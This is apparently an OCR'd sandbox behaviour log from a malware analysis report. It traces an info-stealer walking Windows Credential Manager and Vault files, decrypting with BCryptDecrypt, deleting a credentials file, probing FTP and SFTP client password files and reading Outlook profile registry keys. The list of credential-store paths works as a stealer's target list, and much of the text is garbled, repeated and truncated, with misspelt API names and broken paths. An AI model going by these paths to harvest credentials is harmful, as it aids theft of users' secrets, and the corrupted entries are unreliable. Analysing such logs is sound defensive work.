VĒĒŪĒ, 112, 1613483360, 0) Return: 0  API Name: BCryptDecrypt Args: (5fba720, VĒĒŪĒ, 112, 0, Hā'—, 16, VĒĒŪĒ, 112, 1613483360, 0) Return: 0  API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\) PBE70A7ESCC19A398EBF1B96859CE5D) Return: 1  API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials\) PBE70A7ESCC19A398EBF1B96859CE5D) Return: 1  API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\) PBE70A7ESCC19A398EBF1B96859CE5D) Return: 1	2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496
Call System API Add File Write File Write File Call Filesystem API Call System API Call System API Call Filesystem API Call System API Call Filesystem API Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: (CAUsers\) Return: 3  API Name: GetDriveTypeW Args: (CAUsers\) Return: 3  API Name: GetDriveTypeW Args: (CA) Return: 3  API Name: GetDriveTypeW Args: (CA) Return: 3  API Name: GetDriveTypeW Args: (CA) Return: 3  Path: %LOCALAPPDATA%Microsoft\Vault\UBF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%Microsoft\Vault\UBF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%Microsoft\Vault\UBF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%Microsoft\Vault\UBF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials\*, 0, 602bdec0, 0, 0, 0) Return: 6061e650  API Name: BCryptDecrypt Args: (5661e650, 602bdec0) Return: 1  API Name: BCryptDecrypt Args: (5fba7fa0, kG\$\(\Tilde{A}\) Ti\(\Tilde{A}\), 144, 0, &, 16, kG\$\(\Tilde{A}\) Ti\(\Tilde{A}\), 144, 1613484464, 0) Return: 0  API Name: BCryptDecrypt Args: (5fba7fa0, kG\$\(\Tilde{A}\) Ti\(\Tilde{A}\), 144, 0, &, 16, kG\$\(\Tilde{A}\) Ti\(\Tilde{A}\), 144, 1613483360, 0) Return: 0  API Name: BCryptDecrypt Args: (5fba7fa0, VE\(\Tilde{A}\), 12, 0, H\(\Tilde{A}\), 280, 1613482624, 0) Return: 0  API Name: BCryptDecrypt Args: (5fba7fa0, VE\(\Tilde{A}\), 12, 0, H\(\Tilde{A}\), 13, 16, VE\(\Tilde{A}\), 112, 1613483360, 0) Return: 0  API Name: BCryptDecrypt Args: (%LOCALAPPDATA%\Microsoft\Credentials\)DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1  API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\)Feturn: 0	2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496
Call System API Add File Write File Write File Call Filesystem API Call Filesystem API Call System API Call Filesystem API Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\\Microsoftt) Return: 3  API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: ( C\) Return: 3  Path: %LOCALAPPDATA%\Microsoft\Vault\ABF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%\Microsoft\Vault\ABF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%\Microsoft\Vault\UserProfileRoaming\Userbase\text{Latest dat Type: VSDT_COM_DOS}  API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Credentials\*, 0, 602bdec0, 0, 0, 0) Return: 6061e650  API Name: FindNextFileW Args: ( \$6061e650, 602bdec0) Return: 1  API Name: BCryptDecrypt Args: ( \$facc0000, 280, 0, Xå\EHy, 8, 280, 1613480384, 0) Return: 0  API Name: BCryptDecrypt Args: ( \$facc0000, 280, 0, Xå\EHy, 8, 280, 1613480384, 0) Return: 0  API Name: BCryptDecrypt Args: ( \$facc0000, 280, 0, Xå\EHy, 8, 280, 1613480384, 0) Return: 0  API Name: BCryptDecrypt Args: ( \$facc0000, 280, 0, Xå\EHy, 8, 280, 1613480284, 0) Return: 0  API Name: BCryptDecrypt Args: ( \$facc0000, 280, 0, Xå\EHy, 8, 280, 1613482624, 0) Return: 0  API Name: BCryptDecrypt Args: ( \$facc0000, 280, 0, Xå\EHy, 8, 280, 1613482624, 0) Return: 0  API Name: BindFirstFileExW Args: ( \$602ADAPDATA\Microsoft\Credentials\*, 0, 602bdec0, 0, 0, 0) Return: 0  API Name: PindFirstFileExW Args: ( \$APPDATA\Microsoft\Credentials\*, 0, 602bdec0, 0, 0, 0) Return: 6061e650  API Name: PathFileExistsW Args: ( \$APPDATA\Microsoft\Credentials\*, 0, 602bdec0, 0, 0, 0) Return: 6061e650  API Name: PathFileExistsW Args: ( \$APPDATA\Microsoft\Credentials\*, 0, 602bdec0, 0, 0, 0) Return: 6061e650	2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496 496 496
Call System API Add File Write File Write File Call Filesystem API Call Filesystem API Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: (CAUsers\) Return: 3  API Name: GetDriveTypeW Args: (CAUsers\) Return: 3  API Name: GetDriveTypeW Args: (CA) Return: 3  API Name: GetDriveTypeW Args: (CA) Return: 3  API Name: GetDriveTypeW Args: (CA) Return: 3  Path: %LOCALAPPDATA%Microsoft\Vault\UBF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%Microsoft\Vault\UBF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%Microsoft\Vault\UBF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%Microsoft\Vault\UBF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials\*, 0, 602bdec0, 0, 0, 0) Return: 6061e650  API Name: BCryptDecrypt Args: (5661e650, 602bdec0) Return: 1  API Name: BCryptDecrypt Args: (5fba7fa0, kG\$\(\Tilde{A}\) Ti\(\Tilde{A}\), 144, 0, &, 16, kG\$\(\Tilde{A}\) Ti\(\Tilde{A}\), 144, 1613484464, 0) Return: 0  API Name: BCryptDecrypt Args: (5fba7fa0, kG\$\(\Tilde{A}\) Ti\(\Tilde{A}\), 144, 0, &, 16, kG\$\(\Tilde{A}\) Ti\(\Tilde{A}\), 144, 1613483360, 0) Return: 0  API Name: BCryptDecrypt Args: (5fba7fa0, VE\(\Tilde{A}\), 12, 0, H\(\Tilde{A}\), 280, 1613482624, 0) Return: 0  API Name: BCryptDecrypt Args: (5fba7fa0, VE\(\Tilde{A}\), 12, 0, H\(\Tilde{A}\), 13, 16, VE\(\Tilde{A}\), 112, 1613483360, 0) Return: 0  API Name: BCryptDecrypt Args: (%LOCALAPPDATA%\Microsoft\Credentials\)DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1  API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\)Feturn: 0	2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496
Call System API Add File Write File Write File Call Filesystem API Call Filesystem API Call System API Call Filesystem API Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\\Microsoftt) Return: 3  API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%\) Return: 3  API Name: GetDriveTypeW Args: ( C\) Return: 3  Path: %LOCALAPPDATA%\Microsoft\Vault\ABF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%\Microsoft\Vault\ABF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%\Microsoft\Vault\UserProfileRoaming\Userbase\text{Latest dat Type: VSDT_COM_DOS}  API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Credentials\*, 0, 602bdec0, 0, 0, 0) Return: 6061e650  API Name: FindNextFileW Args: ( \$6061e650, 602bdec0) Return: 1  API Name: BCryptDecrypt Args: ( \$facc0000, 280, 0, Xå\EHy, 8, 280, 1613480384, 0) Return: 0  API Name: BCryptDecrypt Args: ( \$facc0000, 280, 0, Xå\EHy, 8, 280, 1613480384, 0) Return: 0  API Name: BCryptDecrypt Args: ( \$facc0000, 280, 0, Xå\EHy, 8, 280, 1613480384, 0) Return: 0  API Name: BCryptDecrypt Args: ( \$facc0000, 280, 0, Xå\EHy, 8, 280, 1613480284, 0) Return: 0  API Name: BCryptDecrypt Args: ( \$facc0000, 280, 0, Xå\EHy, 8, 280, 1613482624, 0) Return: 0  API Name: BCryptDecrypt Args: ( \$facc0000, 280, 0, Xå\EHy, 8, 280, 1613482624, 0) Return: 0  API Name: BindFirstFileExW Args: ( \$602ADAPDATA\Microsoft\Credentials\*, 0, 602bdec0, 0, 0, 0) Return: 0  API Name: PindFirstFileExW Args: ( \$APPDATA\Microsoft\Credentials\*, 0, 602bdec0, 0, 0, 0) Return: 6061e650  API Name: PathFileExistsW Args: ( \$APPDATA\Microsoft\Credentials\*, 0, 602bdec0, 0, 0, 0) Return: 6061e650  API Name: PathFileExistsW Args: ( \$APPDATA\Microsoft\Credentials\*, 0, 602bdec0, 0, 0, 0) Return: 6061e650	2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496 496 496
Call System API Add File Write File Write File Call Filesystem API Call Filesystem API Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\) Return: 3  API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3  API Name: GetDriveTypeW Args: (C:\Users\) Return: 3  API Name: GetDriveTypeW Args: (Subarta\) Return: 3  API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials\) Poet VSDT_COM_DOS  Path: %LOCALAPPDATA%\Microsoft\Vault\UserProfileRoaming\Latest.dat Type: VSDT_COM_DOS  API Name: FindFirstFileExW Args: (\$661e650, 602bdec0) Return: 1  API Name: BCryptDecrypt Args: (5fac0000, 280, 0. Xa\xe\xeta\xeta\xeta\xeta\xeta\xeta\xeta\	2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496 496 496
Call System API Add File Write File Write File Call Filesystem API Call System API	API Name: GelDriveTypeW Args: (%LOCALAPPDATA%Microsoft) Return: 3  API Name: GelDriveTypeW Args: (%USERPROFILE%AppData) Return: 3  API Name: GelDriveTypeW Args: (%USERPROFILE%AppData) Return: 3  API Name: GelDriveTypeW Args: (%USERPROFILE%A) Return: 3  API Name: GelDriveTypeW Args: (C:\Users\) Return: 3  API Name: GelDriveTypeW Args: (C:\User\) Return: 3  API Name: GelDriveTypeW Args: (C:\User\) Return: 3  API Name: FindFirstFileExW Args: (%LOCALAPPDATA%MicrosoftVaulitUserProfileRoaming\User\) Latest dat Type: VSDT_COM_DOS  Path: %LOCALAPPDATA%Mincrosoft\User\) Return: 0  API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft\User\) Return: 1  API Name: FindFirstFileExW Args: (%Go1e650, 602bdec0) Return: 1  API Name: BCryptDecrypt Args: (5fac0000, 280, 0, X\(\delta\) X\(\delta\) Return: 0  API Name: BCryptDecrypt Args: (5fac0000, 280, 0, X\(\delta\) X\(\delta\) Return: 0  API Name: BCryptDecrypt Args: (5fac0000, 280, 0, X\(\delta\) X\(\delta\) Return: 0  API Name: BCryptDecrypt Args: (5fac0000, 280, 0, X\(\delta\) X\(\delta\) Return: 0  API Name: BCryptDecrypt Args: (5fac0000, 280, 0, X\(\delta\) X\(\delta\) Return: 0  API Name: BCryptDecrypt Args: (5fac0000, 280, 0, X\(\delta\) X\(\delta\) Return: 0  API Name: PathFileExistsW Args: (%APPDATA%\(\delta\) Return: 0  API	2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496 496 496
Call System API Add File Write File Write File Write File Call Filesystem API Call System API Call Filesystem API Call System API Call System API Call Filesystem API Call System API	API Name: GelDriveTypeW Args: (%LOCALAPPDATA%Microsoft\) Return: 3  API Name: GelDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3  API Name: GelDriveTypeW Args: (C:\Users\) Return: 3  API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft\Vault\) SerPortleRoaming\(\User\) Latest det Type: VSDT_COM_DOS  API Name: FindFirstFileExW Args: (%LOCALAPPDATA\) Microsoft\(\User\) Microsoft\(\User\) Microsoft\(\User\) Return: 1  API Name: BryptDecrypt Args: (5fac0000, 280, 0, Xa\(\User\) Return: 1  API Name: BryptDecrypt Args: (5fac0000, 280, 0, Xa\(\User\) AxieHy, 8, 280, 1613480344, 0) Return: 0  API Name: BryptDecrypt Args: (5fac7a0, kG\(\User\) AxieHy, 8, 280, 1613480344, 0) Return: 0  API Name: BryptDecrypt Args: (5fac7a0, kG\(\User\) AxieHy, 8, 280, 161348034, 0) Return: 0  API Name: BryptDecrypt Args: (5fac7a0, kG\(\User\) AxieHy, 8, 280, 161348034, 0) Return: 0  API Name: PathFileExistW Args: (5fac7a0, kG\(\User\) AxieHy, 8, 280, 161348034, 0) Return: 0  API Name: PathFileExistW Args: (5fac7a0, kG\(\User\) AxieHy, 8, 280, 161348054, 0) Return: 0  API Name: PathFileExistW Args: (5fac7a0, kG\(\User\) AxieHy, 8, 280, 161348054, 0) Return: 0  API Name: PathFileExistW Args: (5fac7a0, kG\(\User\) AxieHy, 8, 280, 161348054, 0) Return: 0  API Name: PathFileExistW Args: (5fac7a0, kG\(\User\) AxieHy, 8, 280, 161348054, 0) Return: 0  API Name: PathFileExistW Args: (5fac7a0, kG\(\User\) AxieHy, 8, 280, 1613480	2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496 496 496
Call System API Add File Write File Write File Call Filesystem API Call System API Call Filesystem API Call System API Call System API Call Filesystem API Call Filesystem API Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%Microsoft) Return: 3  API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%) Return: 3  API Name: GetDriveTypeW Args: ( %USERPROFILE%) Return: 3  API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%) Microsoft(VaultM8F4C442-988A-41A0-B380-DD4A704DDB28) Policy vpol Type: VSDT_COM_DOS  Path: %LOCALAPPDATA% Microsoft(VaultM8F4C442-988A-41A0-B380-DD4A704DDB28) Policy vpol Type: VSDT_COM_DOS  API Name: FindFirstFileExw Args: ( %LOCALAPPDATA%) Microsoft(Vardentials)*, 0, 602bdec0, 0, 0, 0) Return: 6061e650  API Name: FindFirstFileExw Args: ( %LOCALAPPDATA%) Return: 1  API Name: BCryptDecrypt Args: ( 5fac0000, 280, 0, Xa%EHy, 8, 280, 1613480384, 0) Return: 0  API Name: BCryptDecrypt Args: ( 5fac0000, 280, 0, Xa%EHy, 8, 280, 1613482624, 0) Return: 0  API Name: BCryptDecrypt Args: ( 5fac0000, 280, 0, Xa%EHy, 8, 280, 1613482624, 0) Return: 0  API Name: BCryptDecrypt Args: ( 5fac0000, 280, 0, Xa%EHy, 8, 280, 1613482624, 0) Return: 0  API Name: PathFileExwistw Args: ( %LOCALAPPDATA%) Microsoft(Credentials) DFBE70A7E5CC19A398EBF1B96659CE5D) Return: 1  API Name: PathFileExwistw Args: ( %APPDATA%) Microsoft(Credentials) DFBE70A7E5CC19A398EBF1B96659CE5D) Type: VSDT_MDB_20  Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID-496  File: %LOCALAPPDATA%) Microsoft(Credentials) DFBE70A7E5CC19A398EBF1B96859CE5D  Type: VSDT_MDB_20  API Name: PathFileExists WARS: ( %APPDATA%) Driplelaccounts xml) Return: 0  API Name: PathFileExists WARS: ( %APPDATA%) Driplelaccounts xml) Return: 0  API Name: PathFileExists WARS: ( %APPDATA%) Driplelaccounts xml) Return: 0  API Name: PathFileExists WARS: ( %APPDATA%) Dr	2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496 496 496
Call System API Add File Write File Write File Call Filesystem API Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Call System API	API Name: GelDriveTypeW Args: (*LOCALAPPDATA%Microsoft) Return: 3  API Name: GelDriveTypeW Args: (*USERPROFILE%AppData) Return: 3  API Name: GelDriveTypeW Args: (*USERPROFILE%A) Return: 3  API Name: GelDriveTypeW Args: (*USERPROFILE%A) Return: 3  API Name: GelDriveTypeW Args: (*C/Users) Return: 3  API Name: GelDriveTypeW Args: (*C/Users) Return: 3  API Name: GelDriveTypeW Args: (*C/A) Return: 3  API Name: FindFirstFileExW Args: (*G/A) Return: 3  API Name: FindFirstFileExW Args: (*G/A) Return: 4  API Name: FindFirstFileExW Args: (*G/A) Return: 6/A/A/A/A/A/A/A/A/A/A/A/A/A/A/A/A/A/A/A	2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496 496 496
Call System API Call Filesystem API Call Filesystem API Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%)Microsoft() Return: 3  API Name: GetDriveTypeW Args: (%LOSERPROFILE%)AppData() Return: 3  API Name: GetDriveTypeW Args: (%LOSERPROFILE%) Return: 3  API Name: GetDriveTypeW Args: (%LOSERPROFILE%) Return: 3  API Name: GetDriveTypeW Args: (CAUsers) Return: 3  API Name: GetDriveTypeW Args: (CAUsers) Return: 3  API Name: GetDriveTypeW Args: (CA) Return: 3  API Name: GetDriveTypeW Args: (SAUGALAPPDATA%)Microsoft(Credentials)*, 0, 602bdec0, 0, 0, 0, 0) Return: 6061e650  API Name: FindFirstFileExW Args: (6061e650, 602bdec0) Return: 1  API Name: BCryptDecrypt Args: (5660000, .280, 0, XáxEH), 8, .280, 161348034, 0) Return: 0  API Name: BCryptDecrypt Args: (5600000, .280, 0, XáxEH), 8, .280, 161348034, 0) Return: 0  API Name: BCryptDecrypt Args: (5600000, .280, 0, XáxEH), 8, .280, 161348034, 0) Return: 0  API Name: BCryptDecrypt Args: (5600000, .280, 0, XáxEH), 8, .280, 161348034, 0) Return: 0  API Name: BCryptDecrypt Args: (5600000, .280, 0, XáxEH), 8, .280, 161348024, 0) Return: 0  API Name: PathFileExistsW Args: (%APPDATA%)Microsoft(Credentials)DFBE70A7E5CC19A398EBF1B96859CE5D Return: 1  API Name: PathFileExistsW Args: (%APPDATA%)Microsoft(Credentials)DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20  Threat Characteristic Deletes file to compromise the system or to remove traces of the infection Process ID: 496  File: %LOCALAPPDATA%)Microsoft(Credentials)DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20  API Name: PathFileExistsW Args: (%APPDATA%)Microsoft(Credentials)DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20  API Name: PathFileExistsW Args: (%APPDATA%)Microsoft(Credentials)DFBE70A7E5CC19A398EBF1B9685	2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496 496 496
Call System API Call File Write File Write File Call Filesystem API Call Filesystem API Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%) Return: 3  API Name: GetDriveTypeW Args: (%LOSERPROFILE%) Return: 3  API Name: GetDriveTypeW Args: (%LUSERPROFILE%) Return: 3  API Name: GetDriveTypeW Args: (%LUSERPROFILE%) Return: 3  API Name: GetDriveTypeW Args: (CA) Bestirn: 3  API Name: GetDriveTypeW Args: (CA) Return: 3  API Name: SLOCALAPPDATA%MicrosofitVaultidsF4C442-988A-41A0-B380-DD4A704DDB28iPolicy.vpol Type: VSDT_COM_DOS  API Name: FindhextFileW Args: (%LOCALAPPDATA%MicrosofitCredentials*, 0, 602bdec0, 0, 0, 0, 0) Return: 6061e650  API Name: FindhextFileW Args: (%LOCALAPPDATA%MicrosofitCredentials*, 0, 602bdec0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0	2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496 496 496
Call System API Call Filesystem API Call Filesystem API Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%)Microsoft() Return: 3  API Name: GetDriveTypeW Args: (%LOSERPROFILE%)AppData() Return: 3  API Name: GetDriveTypeW Args: (%LOSERPROFILE%) Return: 3  API Name: GetDriveTypeW Args: (%LOSERPROFILE%) Return: 3  API Name: GetDriveTypeW Args: (CAUsers) Return: 3  API Name: GetDriveTypeW Args: (CAUsers) Return: 3  API Name: GetDriveTypeW Args: (CA) Return: 3  API Name: GetDriveTypeW Args: (SAUGALAPPDATA%)Microsoft(Credentials)*, 0, 602bdec0, 0, 0, 0, 0) Return: 6061e650  API Name: FindFirstFileExW Args: (6061e650, 602bdec0) Return: 1  API Name: BCryptDecrypt Args: (5660000, .280, 0, XáxEH), 8, .280, 161348034, 0) Return: 0  API Name: BCryptDecrypt Args: (5600000, .280, 0, XáxEH), 8, .280, 161348034, 0) Return: 0  API Name: BCryptDecrypt Args: (5600000, .280, 0, XáxEH), 8, .280, 161348034, 0) Return: 0  API Name: BCryptDecrypt Args: (5600000, .280, 0, XáxEH), 8, .280, 161348034, 0) Return: 0  API Name: BCryptDecrypt Args: (5600000, .280, 0, XáxEH), 8, .280, 161348024, 0) Return: 0  API Name: PathFileExistsW Args: (%APPDATA%)Microsoft(Credentials)DFBE70A7E5CC19A398EBF1B96859CE5D Return: 1  API Name: PathFileExistsW Args: (%APPDATA%)Microsoft(Credentials)DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20  Threat Characteristic Deletes file to compromise the system or to remove traces of the infection Process ID: 496  File: %LOCALAPPDATA%)Microsoft(Credentials)DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20  API Name: PathFileExistsW Args: (%APPDATA%)Microsoft(Credentials)DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20  API Name: PathFileExistsW Args: (%APPDATA%)Microsoft(Credentials)DFBE70A7E5CC19A398EBF1B9685	2604 2604 2604 2604 2604 2604 2604 2604	496 496 496 496 496 496 496 496 496 496

Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\NexusFile\ftpsite.ini ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\Documents\NetSarang\Xftp\Sessions ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\NetSarang\Xftp\Sessions ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%)EasyFTP\data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\SftpNetDrive ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%AbleFTP7\encPwd.jsd ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%AbleFTP7\data\settings\sshProfiles-j.jsd ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%AbleFTP7\data\settings\ftpProfiles-j.jsd ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%\AbleFTP8\encPwd.jsd ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%AbleFTP8\data\settings\ssthProfiles-i.jsd ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%\AbleFTP8\data\settings\ftpProfiles-j.jsd ) Return: 0	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions  Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions  Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\Value:  Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions  Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\  Value:  Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions  Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\  Value:  Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions  Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\  Value:  Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000000000000000000000000000	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions  Key: SoftwarelMicrosoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000000000000000000000000000		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: None	2420	2604
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions  Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\  Value:  Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2420	2604
